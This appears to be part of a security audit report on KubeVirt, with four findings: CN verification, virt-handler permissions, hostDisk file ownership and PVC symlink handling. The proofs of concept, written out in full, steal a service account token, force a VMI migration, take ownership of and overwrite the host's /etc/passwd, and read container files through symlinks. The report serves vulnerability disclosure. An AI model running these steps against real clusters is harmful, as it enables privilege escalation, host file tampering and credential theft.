LOW-4	Lack of Common Name (CN) Verification in TLS Certificates		
Likelihood	●○○○	**Impact**	●●○○
Perimeter	virt-handler		

Description

When started with the `--externally-managed` flag, the `virt-handler` binary no longer verifies the Common Name (CN) field of client and server certificates.

Recommendation

Using intermediate TLS certificates shouldn't disable the client and server Common Name (CN) verification.

During its initialization, `virt-handler` binary creates three different TLS configurations. The first one is dedicated to metric exposure via `Prometheus` and is not relevant in this context.

The second and third are related to the `virt-handler` server and clients. It is handled by the function `main.(*virtHandlerApp).setupTLS` from file `kubevirt/cmd/virt-handler/virt-handler.go`:

```go
//cmd/virt-handler/virt-handler.go

func (app *virtHandlerApp) setupTLS(factory controller.KubeInformerFactory) error {
  kubevirtCAConfigInformer := factory.KubeVirtCAConfigMap()
  kubevirtCAConfigInformer.SetWatchErrorHandler(func(r *cache.Reflector, err error) {
    apiHealthVersion.Clear()
    cache.DefaultWatchErrorHandler(r, err)
  })
  app.caManager = kvtls.NewCAManager(kubevirtCAConfigInformer.GetStore(), app.namespace, app.caConfigMapName)

  app.promTLSConfig = kvtls.SetupPromTLS(app.servercertmanager, app.clusterConfig)
  app.serverTLSConfig = kvtls.SetupTLSForVirtHandlerServer(app.caManager, app.servercertmanager, app.externallyManaged, app.clusterConfig)
  app.clientTLSConfig = kvtls.SetupTLSForVirtHandlerClients(app.caManager, app.clientcertmanager, app.externallyManaged)

  return nil
}
```

`kvtls.SetupTLSForVirtHandlerClients` and `kvtls.SetupTLSForVirtHandlerServer` are used to configure TLS for the server and client components in `virt-handler`.

Both of them contain the same sub-configuration. An excerpt from the `SetupTLSForVirtHandlerServer` configuration is shown below:

```go
config = &tls.Config{
  CipherSuites: ciphers,
  MinVersion:   minTLSVersion,
  ClientCAs:    certPool,
  GetCertificate: func(info *tls.ClientHelloInfo) (i *tls.Certificate, e error) {
    return cert, nil
  },
  // Neither the client nor the server should validate anything itself, `VerifyPeerCertificate` is still executed
  InsecureSkipVerify: true,
  // XXX: We need to verify the cert ourselves because we don't have DNS or IP on the certs at the moment
  VerifyPeerCertificate: func(rawCerts [][]byte, verifiedChains [][]*x509.Certificate) error {
    return verifyPeerCert(rawCerts, externallyManaged, certPool, x509.ExtKeyUsageClientAuth, "client")
  },
  ClientAuth: tls.RequireAndVerifyClientCert,
}
```

The parameter `ClientAuth` is set to `tls.RequireAndVerifyClientCert` which enforces client certificate verification. In the same time, the `InsecureSkipVerify` parameter is set to `True`, which allows the execution to continue even though the certificate verification has failed. However, as the field `VerifyPeerCertificate` is not `nil`, it will still be called after normal TLS certificate verification.

When a client contacts the `virt-handler`, the method `tls.verifyPeerCert` will be called with `client` as last argument to verify the CN in the client tls certificate. On the other hand, when `virt-handler` acts as a client (during migration operations), the same method is called with `node` as last argument in order to verify the server certificate of another `virt-handler` instance.

The method `tls.verifyPeerCert` used for the TLS certificate verification for both `virt-handler` clients and server is defined below:

```go
func verifyPeerCert(rawCerts [][]byte, externallyManaged bool, certPool *x509.CertPool, usage x509.ExtKeyUsage, commonName string) error {
  // impossible with RequireAnyClientCert
  if len(rawCerts) == 0 {
    return fmt.Errorf("no client certificate provided.")
```

```go
 5    }
 6
 7    rawPeer, rawIntermediates := rawCerts[0], rawCerts[1:]
 8    c, err := x509.ParseCertificate(rawPeer)
 9    if err != nil {
10      return fmt.Errorf("failed to parse peer certificate: %v", err)
11    }
12
13    intermediatePool := createIntermediatePool(externallyManaged,
      rawIntermediates)
14
15    _, err = c.Verify(x509.VerifyOptions{
16      Roots:         certPool,
17      Intermediates: intermediatePool,
18      KeyUsages:     []x509.ExtKeyUsage{usage},
19    })
20    if err != nil {
21      return fmt.Errorf("could not verify peer certificate: %v", err)
22    }
23
24    fullCommonName := fmt.Sprintf("kubevirt.io:system:%s:virt-handler",
      commonName)
25    if !externallyManaged && c.Subject.CommonName != fullCommonName {
26      return fmt.Errorf("common name is invalid, expected %s, but got %s",
        fullCommonName, c.Subject.CommonName)
27    }
28
29    return nil
30  }
```

The method requires 5 arguments, of which a boolean named `externallyManaged` which is set from the CLI flag `externally-managed` as follows:

```go
flag.BoolVar(&app.externallyManaged, "externally-managed", false,
  "Allow intermediate certificates to be used in building up the chain of trust
  when certificates are externally managed")
```

However, when this flag is set, the verification of the subject Common Name (CN) is disabled, as illustrated by lines 25 to 27 of the above source code extract.

Any TLS client or server certificate signed by a trusted intermediate certificate will be accepted. Depending on the certificate infrastructure setup, this could result in most KubeVirt components being able to authenticate against the `virt-handler` server or even impersonate another `virt-handler` client.

Common Name (CN) verification should not be disabled when using externally managed certificate chains. The expected value for the CN field is either `kubevirt.io:system:client:virt-handler` or `kubevirt.io:system:node:virt-handler`. If future requirements allow the CN field to support additional values, a new configuration flag could be introduced to explicitly specify the expected CN for verification.

7.2.2. Permissions

The `virt-handler` pod runs under a service account named `kubevirt-handler`, which is bound to both a `ClusterRole` and a namespaced `Role` of the same name. However, the `Role` is redundant, as all its permissions are already granted by the `ClusterRole`.

Among other capabilities, the `kubevirt-handler` service account is authorized to `patch`, `get`, `list`, and `watch` all node resources across the cluster.

MEDIUM-5	Excessive Role Permissions Could Enable Unauthorized VMI Migrations Between Nodes		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	virt-handler		

Description

The permissions granted to the `virt-handler` service account, such as the ability to update VMIs and patch nodes, could be abused to force a VMI migration to an attacker-controlled node.

Note: Assigned CVE is CVE-2025-64436

Recommendation

Create a `ValidatingAdmissionPolicy` or a new `ValidatingWebhookConfig` in order to prevent `virt-handler` from patching other nodes than the one it is running on.

Following the GitHub security advisory published on March 23 ([16]), a `ValidatingAdmissionPolicy` was introduced to impose restrictions on which sections of node resources the `virt-handler` service account can modify. For instance, the `spec` section of nodes has been made immutable, and modifications to the `labels` section are now limited to `kubevirt.io`-prefixed labels only. This vulnerability could otherwise allow an attacker to mark all nodes as unschedulable, potentially forcing the migration or creation of privileged pods onto a compromised node.

However, if a `virt-handler` service account is compromised, either through the pod itself or the underlying node, an attacker (e.g., **Node-Level Attacker** Section 6.3) may still modify node labels, both on the compromised node and on other nodes within the cluster. Notably, `virt-handler` sets a specific `kubevirt.io` boolean label, `kubevirt.io/schedulable`, which indicates whether the node can host VMI workloads. An attacker could repeatedly patch other nodes by setting this label to `false`, thereby forcing all VMI instances to be scheduled exclusively on the compromised node.

Info

The finding **MEDIUM-3** describes how a compromised *virt-handler* instance can perform operations on other nodes that are intended to be executed solely by *virt-api*. This significantly increases both the impact and the likelihood of the vulnerability being exploited.

Additionally, by default, the `virt-handler` service account has permission to update all VMI resources across the cluster, including those not running on the same node. While a security mechanism similar to the kubelet's `NodeRestriction` feature exists to limit this scope, it is controlled by a feature gate and is therefore not enabled by default ([17]).

7.2.2.1. Proof-of-Concept

By injecting incorrect data into a running VMI, for example, by altering the `kubevirt.io/nodeName` label to reference a different node, the VMI is marked as terminated and its state transitions to `Succeeded`. This false state could mislead an administrator into restarting the VMI, causing it to be re-created on a node of the attacker's choosing. As an example, the following demonstrates how to instantiate a basic VMI:

```yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: testvm
spec:
  runStrategy: Always
  template:
    metadata:
      labels:
        kubevirt.io/size: small
        kubevirt.io/domain: testvm
    spec:
      domain:
        devices:
          disks:
            - name: containerdisk
              disk:
                bus: virtio
            - name: cloudinitdisk
              disk:
                bus: virtio
          interfaces:
          - name: default
            masquerade: {}
        resources:
          requests:
            memory: 64M
      networks:
      - name: default
        pod: {}
      volumes:
        - name: containerdisk
          containerDisk:
            image: quay.io/kubevirt/cirros-container-disk-demo
        - name: cloudinitdisk
          cloudInitNoCloud:
            userDataBase64: SGkuXG4=
```

The VMI is then created on the node `minikube-m02`:

```bash
operator@minikube:~$ kubectl get vmi testvm
NAME      AGE   PHASE     IP            NODENAME       READY
testvm    20s   Running   10.244.1.8    minikube-m02   True
```

Assume a `virt-handler` pod, running on node `minikube-m03`, is compromised and an attacker wants the `testvm` to be re-deployed on the controlled by them node.

First, we retrieve the `virt-handler` service account token in order to be able to perform requests to the Kubernetes API:

```bash
# Get the `virt-handler` pod name
attacker@minikube-m03:~$ kubectl get pods  -n kubevirt --field-selector
spec.nodeName=minikube-m03 | grep virt-handler
virt-handler-kblgh               1/1     Running   0          8d
# get the `virt-handler` SA account token
attacker@minikube-m03:~$ token=$(kubectl exec -it virt-handler-kblgh -n kubevirt
-c virt-handler -- cat /var/run/secrets/kubernetes.io/serviceaccount/token)
```

The attacker updates the VMI object labels in a way that makes it terminate:

```bash
# Save the current state of the VMI
attacker@minikube-m03:~$ kubectl get vmi testvm -o json > testvm.json
# replace the current `nodeName` to another one in the JSON file
attacker@minikube-m03:~$ sed -i 's/"kubevirt.io\/nodeName": "minikube-
m02"/"kubevirt.io\/nodeName": "minikube-m03"/g' testvm.json
# Perform the UPDATE request, impersonating the virt-handler
attacker@minikube-m03:~$ curl https://192.168.49.2:8443/apis/kubevirt.io/v1/
namespaces/default/virtualmachineinstances/testvm -k  -X PUT -d @testvm.json -H
"Content-Type: application/json" -H "Authorization: bearer $token"
# Get the current state of the VMI after the UPDATE
attacker@minikube-m03:~$ kubectl get vmi testvm
```

```
NAME      AGE    PHASE      IP            NODENAME       READY
testvm    42m    Running    10.244.1.8    minikube-m02   False # The VMI is not
ready anymore
# Get the current state of the pod after the UPDATE
attacker@minikube-m03:~$ kubectl get pods | grep launcher
virt-launcher-testvm-z2fk4    0/3     Completed    0          44m  # the `virt-
launcher` pod is completed
```

Now, the attacker can use the excessive permissions of the `virt-handler` service account to patch the `minikube-m02` node in order to mark it as unschedulable for VM and VMI workloads:

```bash
attacker@minikube-m03:~$ curl https://192.168.49.2:8443/api/v1/nodes/
minikube-m03 -k -H "Authorization: Bearer $token" -H "Content-Type:
application/strategic-merge-patch+json" --data '{"metadata":{"labels":
{"kubevirt.io/schedulable":"false"}}}' -X PATCH
```

Info

This request could require multiple invocations as the *virt-handler* is continuously updating the schedulable state of the node it is running on.

Finally, an admin decides to restart the VMI:

```bash
admin@minikube:~$ kubectl delete -f testvm.yaml
admin@minikube:~$ kubectl apply -f testvm.yaml
admin@minikube:~$ kubectl get vmi testvm
NAME      AGE    PHASE      IP             NODENAME       READY
testvm    80s    Running    10.244.0.15    minikube-m03   True
```

Identifying the origin node of a request is not a straightforward task. One potential solution is to embed additional authentication data, such as the `userInfo` object—indicating the node on which the service account is currently running. This approach would be similar to Kubernetes' `NodeRestriction` feature gate. Since Kubernetes version 1.32, the `node` authorization mode, enforced via the `NodeRestriction` admission plugin ([18]), is enabled by default for Kubelet permissions. The equivalent feature gate in KubeVirt should likewise be enabled by default when the underlying Kubernetes version is 1.32 or higher.

An alternative approach would be to create a dedicated `virt-handler` service account for each node, embedding the node name into the account identity. This would allow the origin node to be inferred from the `userInfo.username` field of the `AdmissionRequest` object. However, this method introduces additional operational overhead in terms of monitoring and maintenance.

7.2.3. hostDisk

The `hostDisk` volume type in KubeVirt allows a virtual machine to use or create a disk image stored on the host node. It functions similarly to Kubernetes' `hostPath` [19] and supports two usage modes:

- **DiskOrCreate**: creates a new disk image at the specified location if one does not already exist.
- **Disk**: requires that a disk image already exists at the specified path; otherwise, the VM will fail to start.

Because the feature is considered somewhat unstable, it is behind a feature gate and the recommended alternative is Persistent Volume Claims (PVCs) [20]

HIGH-6	Arbitrary Host File Read and Write		
Likelihood	●●○○	**Impact**	●●●○
Perimeter	virt-handler		

Description

The `hostDisk` feature in KubeVirt allows mounting a host file or directory owned by the user with UID 107 into a VM. However, the implementation of this feature and more specifically the `DiskOrCreate` option which creates a file if it doesn't exist, has a logic bug that allows an attacker to read and write arbitrary files owned by more privileged users on the host system.

Note: Assigned CVE is CVE-2025-64324

Recommendation

The `hostDisk` feature should be implemented in a way that restricts access to only the intended files and directories on the host (i.e., the ones owned by the user with UID 107). In the current context, file ownership should only be changed if `virt-launcher` creates the file which the user wants to mount from the host.

The `hostDisk` feature gate in KubeVirt allows mounting a QEMU RAW image [21] directly from the host into a VM. While similar features, such as mounting disk images from a Persistent Volume Claim (PVC), enforce ownership-based restrictions (e.g., only allowing files owned by specific User Identifiers (UIDs), this mechanism can be subverted. For a RAW disk image to be readable by the QEMU process running within the `virt-launcher` pod, it must be owned by a user with UID 107. **If this ownership check is considered a security barrier, it can be bypassed**. In addition, the ownership of the host files mounted via this feature is changed to the user with UID 107.

The above is due to a logic bug in the code of the `virt-handler` component which prepares and sets the permissions of the volumes and data inside which are going to be mounted in the `virt-launcher` pod and consecutively consumed by the VM. It is triggered when one tries to mount a host file or directory using the `DiskOrCreate` option. The relevant code is as follows:

```go
// pkg/host-disk/host-disk.go

func (hdc DiskImgCreator) Create(vmi *v1.VirtualMachineInstance) error {
  for _, volume := range vmi.Spec.Volumes {
    if hostDisk := volume.VolumeSource.HostDisk; shouldMountHostDisk(hostDisk) {
      if err := hdc.mountHostDiskAndSetOwnership(vmi, volume.Name, hostDisk); err != nil {
        return err
      }
    }
  }
  return nil
}

func shouldMountHostDisk(hostDisk *v1.HostDisk) bool {
  return hostDisk != nil && hostDisk.Type == v1.HostDiskExistsOrCreate && hostDisk.Path != ""
}

func (hdc *DiskImgCreator) mountHostDiskAndSetOwnership(vmi *v1.VirtualMachineInstance, volumeName string, hostDisk *v1.HostDisk) error {
  diskPath := GetMountedHostDiskPathFromHandler(unsafepath.UnsafeAbsolute(hdc.mountRoot.Raw()) volumeName, hostDisk.Path)
  diskDir := GetMountedHostDiskDirFromHandler(unsafepath.UnsafeAbsolute(hdc.mountRoot.Raw()) volumeName)
  fileExists, err := ephemeraldiskutils.FileExists(diskPath)
  if err != nil {
    return err
  }
  if !fileExists {
    if err := hdc.handleRequestedSizeAndCreateSparseRaw(vmi, diskDir, diskPath, hostDisk); err != nil {
      return err
    }
  }
  // Change file ownership to the qemu user.
```

```go
	if err := ephemeraldiskutils.DefaultOwnershipManager.UnsafeSetFileOwnership(diskPath); err != nil {
		log.Log.Reason(err).Errorf("Couldn't set Ownership on %s: %v", diskPath, err)
		return err
	}
	return nil
}
```

The root cause lies in the fact that if the specified by the user file does not exist, it is created by the `handleRequestedSizeAndCreateSparseRaw` function. However, this function does not explicitly set file ownership or permissions. As a result, the logic in `mountHostDiskAndSetOwnership` proceeds to the branch marked with `// Change file ownership to the qemu user`, assuming ownership should be applied. This logic fails to account for the scenario where the file already exists and may be owned by a more privileged user. In such cases, changing file ownership without validating the file's origin introduces a security risk: it can unintentionally grant access to sensitive host files, compromising their integrity and confidentiality. This may also enable an **External API Attacker** (Section 6.3) to disrupt system availability.

7.2.3.1. Proof-of-Concept (PoC)

To demonstrate this vulnerability, the `hostDisk` feature gate should be enabled when deploying the KubeVirt stack.

```yaml
# kubevirt-cr.yaml
apiVersion: kubevirt.io/v1
kind: KubeVirt
metadata:
  name: kubevirt
  namespace: kubevirt
spec:
  certificateRotateStrategy: {}
  configuration:
    developerConfiguration:
      featureGates:
        -  HostDisk
  customizeComponents: {}
  imagePullPolicy: IfNotPresent
  workloadUpdateStrategy: {}
```

Initially, if one tries to create a VM and mount `/etc/passwd` from the host using the `Disk` option which assumes that the file already exists, the following error is returned:

```yaml
# arbitrary-host-read-write.yaml
```

```yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: arbitrary-host-read-write
spec:
  runStrategy: Always
  template:
    metadata:
      labels:
        kubevirt.io/size: small
        kubevirt.io/domain: arbitrary-host-read-write
    spec:
      domain:
        devices:
          disks:
            - name: containerdisk
              disk:
                bus: virtio
            - name: cloudinitdisk
              disk:
                bus: virtio
            - name: host-disk
              disk:
                bus: virtio
          interfaces:
          - name: default
            masquerade: {}
        resources:
          requests:
            memory: 64M
      networks:
      - name: default
        pod: {}
      volumes:
        - name: containerdisk
          containerDisk:
            image: quay.io/kubevirt/cirros-container-disk-demo
        - name: cloudinitdisk
          cloudInitNoCloud:
            userDataBase64: SGkuXG4=
        - name: host-disk
          hostDisk:
            path: /etc/passwd
            type: Disk
```

```bash
# Deploy the above VM manifest
operator@minikube:~$ kubectl apply -f arbitrary-host-read-write.yaml
# Observe the deployment status
operator@minikube:~$ kubectl get vm
NAME                           AGE     STATUS              READY
arbitrary-host-read-write      7m55s   CrashLoopBackOff    False
# Inspect the reason for the `CrashLoopBackOff`
operator@minikube:~$ kubectl get vm arbitrary-host-read-write  -o
jsonpath='{.status.conditions[3].message}'
server error. command SyncVMI failed: "LibvirtError(Code=1, Domain=10,
Message='internal error: process exited while connecting to monitor:
2025-05-20T20:14:01.546609Z qemu-kvm: -blockdev {\"driver\":\"file\",
\"filename\":\"/var/run/kubevirt-private/vmi-disks/host-disk/passwd\",\"aio\":
\"native\",\"node-name\":\"libvirt-1-storage\",\"read-only\":false,\"discard\":
\"unmap\",\"cache\":{\"direct\":true,\"no-flush\":false}}: Could not open '/var/
run/kubevirt-private/vmi-disks/host-disk/passwd': Permission denied')"
```

The hosts's `/etc/passwd` file's owner and group are `0:0` (`root:root`) hence, when one tries to deploy the above `VirtualMachine` definition, it gets a `PermissionDenied` error because the file is not owned by the user with UID `107` (`qemu`):

```bash
# Inspect the ownership of the host's mounted `/etc/passwd` file within
the `virt-launcher` pod responsible for the VM
operator@minikube:~$ kubectl exec -it virt-launcher-arbitrary-host-read-write-
tjjkt -- ls -al /var/run/kubevirt-private/vmi-disks/host-disk/passwd
-rw-r--r--. 1 root root 1276 Jan 13 17:10 /var/run/kubevirt-private/vmi-disks/
host-disk/passwd
```

However, if one uses the `DiskOrCreate` option, the file's ownership is silently changed to `107:107` (`qemu:qemu`) before the VM is started which allows the latter to boot, and then read and modify it.

```yaml
...
hostDisk:
            capacity: 1Gi
            path: /etc/passwd
            type: DiskOrCreate
```

```bash
# Apply the modified manifest
operator@minikube:~$ kubectl apply -f arbitrary-host-read-write.yaml
# Observe the deployment status
operator@minikube::~$ kubectl get vm
NAME                           AGE     STATUS              READY
```

```
arbitrary-host-read-write   7m55s   Running   False
# Initiate a console connection to the running VM
operator@minikube: virtctl console arbitrary-host-read-write
...
```

```bash
# Within the VM arbitrary-host-read-write, inspect the present block devices and their contents
root@arbitrary-host-read-write:~$ lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
vda     253:0    0   44M  0 disk
|-vda1  253:1    0   35M  0 part /
`-vda15 253:15   0    8M  0 part
vdb     253:16   0    1M  0 disk
vdc     253:32   0  1.5K  0 disk
root@arbitrary-host-read-write:~$ cat /dev/vdc
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
_rpc:x:101:65534::/run/rpcbind:/usr/sbin/nologin
systemd-network:x:102:106:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:107:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
docker:x:1000:999:,,,:/home/docker:/bin/bash
# Write into the block device backed up by the host's `/etc/passwd` file
```

```
root@arbitrary-host-read-write:~$ echo "Quarkslab" | tee -a /dev/vdc
```

If one inspects the file content of the host's `/etc/passwd` file, they will see that it has changed alongside its ownership:

```bash
# Inspect the contents of the file
operator@minikube:~$ cat /etc/passwd
Quarkslab
:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
_rpc:x:101:65534::/run/rpcbind:/usr/sbin/nologin
systemd-network:x:102:106:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:107:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
docker:x:1000:999:,,,:/home/docker:/bin/bash
# Inspect the permissions of the file
operator@minikube:~$ ls -al /etc/passwd
-rw-r--r--. 1 107 systemd-resolve 1276 May 20 20:35 /etc/passwd
# Test the integrity of the system
operator@minikube: $sudo su
sudo: unknown user root
sudo: error initializing audit plugin sudoers_audit
```

7.2.4. Persistent Volume Claims (PVC)

KubeVirt leverages Kubernetes Persistent Volume Claims (PVCs) to provide persistent storage to virtual machines (VMs). PVCs allow VMs to retain data across restarts and migrations by attaching block or file storage backed by Kubernetes-supported storage classes. These volumes can be used for boot disks, data volumes, or even shared storage, enabling flexible and reliable VM storage management within the Kubernetes ecosystem.

MEDIUM-7	Arbitrary Container File Read		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	virt-handler, virt-launcher		
Description			
Mounting a user-controlled PVC disk within a VM allows an attacker to read any file present in the `virt-launcher` pod. This is due to erroneous handling of symlinks defined within a PVC. *Note: Assigned CVE is CVE-2025-64433*			
Recommendation			
Ensure that the user-controlled `disk.img` file within a PVC is owned by the unprivileged user with UID `107` and it is not a symlinks.			

A vulnerability was discovered that allows a VirtualMachine (VM) to read arbitrary files from the `virt-launcher` pod's file system. This issue stems from improper symlink handling when mounting PVC disks into a VM. Specifically, if a malicious user has full or partial control over the contents of a PVC, they can create a symbolic link that points to a file within the `virt-launcher` pod's file system. Since libvirt can treat regular files as block devices [22], any file on the pod's file system that is symlinked in this way can be mounted into the VM and subsequently read.

Although a security mechanism exists where VMs are executed as an unprivileged user with UID `107` inside the `virt-launcher` container, limiting the scope of accessible resources, this restriction is bypassed due to a second vulnerability (Section 7.2.3). The latter causes the ownership of any file intended for mounting to be changed to the unprivileged user with UID `107` prior to mounting. As a result, an **External API Attacker** (Section 6.3) can gain access to and read arbitrary files located within the `virt-launcher` pod's file system or on a mounted PVC from within the guest VM. This effectively breaches the container-to-VM isolation boundary, compromising the integrity and confidentiality of storage data.

7.2.4.1. Proof-of-Concept (PoC)

Consider that an attacker has control over the contents of two Persistent Volume Claims (PVCs) (e.g., from within a container) and creates the following symlinks:

```yaml
# The YAML definition of two PVCs that the attacker has access to
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: pvc-arbitrary-container-read-1
spec:
  accessModes:
    - ReadWriteMany # suitable for migration (:= RWX)
  resources:
    requests:
      storage: 500Mi
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: pvc-arbitrary-container-read-2
spec:
  accessModes:
    - ReadWriteMany # suitable for migration (:= RWX)
  resources:
    requests:
      storage: 500Mi
---
# The attacker-controlled container used to create the symlinks in the above PVCs
apiVersion: v1
kind: Pod
metadata:
  name: dual-pvc-pod
spec:
  containers:
  - name: app-container
    image: alpine
    command: ["/some-vulnerable-app"]
    volumeMounts:
    - name: pvc-volume-one
      mountPath: /mnt/data1
    - name: pvc-volume-two
      mountPath: /mnt/data2
  volumes:
  - name: pvc-volume-one
    persistentVolumeClaim:
      claimName: pvc-arbitrary-container-read-1
  - name: pvc-volume-two
    persistentVolumeClaim:
      claimName: pvc-arbitrary-container-read-2
```

By default, Minikube's storage controller (`hostpath-provisioner`) will allocate the claim as a directory on the host node (`HostPath`). Once the above Kubernetes resources are created, the user can create the symlinks within the PVCs as follows:

```bash
# Using the `pvc-arbitrary-container-read-1` PVC we want to read the default XML configuration generated by `virt-launcher` for `libvirt`. Hence, the attacker has to create a symlink including the name of the future VM which will be created using this configuration.

attacker@dual-pvc-pod:/mnt/data1 $ln -s ../../../../../../../../var/run/libvirt/qemu/run/default_arbitrary-container-read.xml disk.img
attacker@dual-pvc-pod:/mnt/data1 $ls -l
lrwxrwxrwx    1 root     root            85 May 19 22:24 disk.img -> ../../../../../../../../var/run/libvirt/qemu/run/default_arbitrary-container-read.xml

# With the `pvc-arbitrary-container-read-2` we want to read the `/etc/passwd` of the `virt-launcher` container which will launch the future VM
attacker@dual-pvc-pod:/mnt/data2 $ln -s ../../../../../../../../etc/passwd disk.img
attacker@dual-pvc-pod:/mnt/data2 $ls -l
lrwxrwxrwx    1 root     root            34 May 19 22:26 disk.img -> ../../../../../../../../etc/passwd
```

Of course, these links could potentially be broken as the files, especially `default_arbitrary-container-read.xml`, could not exist on the `dual-pvc-pod` pod's file system. The attacker then deploy the following VM:

```yaml
# arbitrary-container-read.yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachine
metadata:
  name: arbitrary-container-read
spec:
  runStrategy: Always
  template:
    metadata:
      labels:
        kubevirt.io/size: small
        kubevirt.io/domain: arbitrary-container-read
    spec:
      domain:
        devices:
          disks:
            - name: containerdisk
              disk:
                bus: virtio
            - name: pvc-1
              disk:
                bus: virtio
            - name: pvc-2
              disk:
                bus: virtio
            - name: cloudinitdisk
              disk:
                bus: virtio
          interfaces:
          - name: default
            masquerade: {}
        resources:
          requests:
            memory: 64M
      networks:
      - name: default
        pod: {}
      volumes:
        - name: containerdisk
          containerDisk:
            image: quay.io/kubevirt/cirros-container-disk-demo
        - name: pvc-1
          persistentVolumeClaim:
           claimName: pvc-arbitrary-container-read-1
        - name: pvc-2
          persistentVolumeClaim:
           claimName: pvc-arbitrary-container-read-2
        - name: cloudinitdisk
          cloudInitNoCloud:
            userDataBase64: SGkuXG4=
```

The two PVCs will be mounted as volumes in “filesystem” mode:

From the documentation of the different volume modes [23], one can infer that if the backing `disk.img` is not owned by the unprivileged user with UID `107`, the VM should fail to mount it. In addition, it's expected that this backing file is in RAW format [21]. While this format can contain pretty much anything, we consider that being able to mount a file from the file system of `virt-launcher` is not the expected behaviour. Below is demonstrated that after applying the VM manifest, the guest can read the `/etc/passwd` and `default_migration.xml` files from the `virt-launcher` pod's file system:

```bash
# Deploy the VM manifest
operator@minikube:~$ kubectl apply -f arbitrary-container-read.yaml
virtualmachine.kubevirt.io/arbitrary-container-read created
# Observe the deployment status
operator@minikube:~$ kubectl get vmis
NAME                       AGE   PHASE     IP           NODENAME       READY
arbitrary-container-read   80s   Running   10.244.1.9   minikube-m02   True
# Initiate a console connection to the running VM
operator@minikube:~$ virtctl console arbitrary-container-read
```

```bash
# Within the `arbitrary-container-read` VM, inspect the available block devices
root@arbitrary-container-read:~$ lsblk
NAME    MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
vda     253:0    0   44M  0 disk
|-vda1  253:1    0   35M  0 part /
`-vda15 253:15   0    8M  0 part
vdb     253:16   0   20K  0 disk
vdc     253:32   0  512B  0 disk
vdd     253:48   0    1M  0 disk
# Inspect the mounted /etc/passwd of the `virt-launcher` pod
root@arbitrary-container-read:~$ cat /dev/vdc
qemu:x:107:107:user:/home/qemu:/bin/bash
root:x:0:0:root:/root:/bin/bash
# Inspect the mounted `default_migration.xml` of the `virt-launcher` pod
root@arbitrary-container-read:~$ cat /dev/vdb | head -n 20
<!--
WARNING: THIS IS AN AUTO-GENERATED FILE. CHANGES TO IT ARE LIKELY TO BE
OVERWRITTEN AND LOST. Changes to this xml configuration should be made using:
  virsh edit default_arbitrary-container-read
or other application using the libvirt API.
-->
<domstatus state='paused' reason='starting up' pid='80'>
  <monitor path='/var/run/kubevirt-private/libvirt/qemu/lib/domain-1-default_arbitrary-co/monitor.sock' type='unix'/>
```

```xml
  <vcpus>
  </vcpus>
  <qemuCaps>
    <flag name='hda-duplex'/>
    <flag name='piix3-usb-uhci'/>
    <flag name='piix4-usb-uhci'/>
    <flag name='usb-ehci'/>
    <flag name='ich9-usb-ehci1'/>
    <flag name='usb-redir'/>
    <flag name='usb-hub'/>
    <flag name='ich9-ahci'/>
```

```bash
operator@minikube:~$ kubectl get pods
NAME                                           READY   STATUS    RESTARTS   AGE
dual-pvc-pod                                   1/1     Running   0          20m
virt-launcher-arbitrary-container-read-tn4mb   3/3     Running   0          15m
# Inspect the contents of the `/etc/passwd` file of the `virt-launcher` pod attached to the VM
operator@minikube:~$ kubectl exec -it virt-launcher-arbitrary-container-read-tn4mb -- cat /etc/passwd
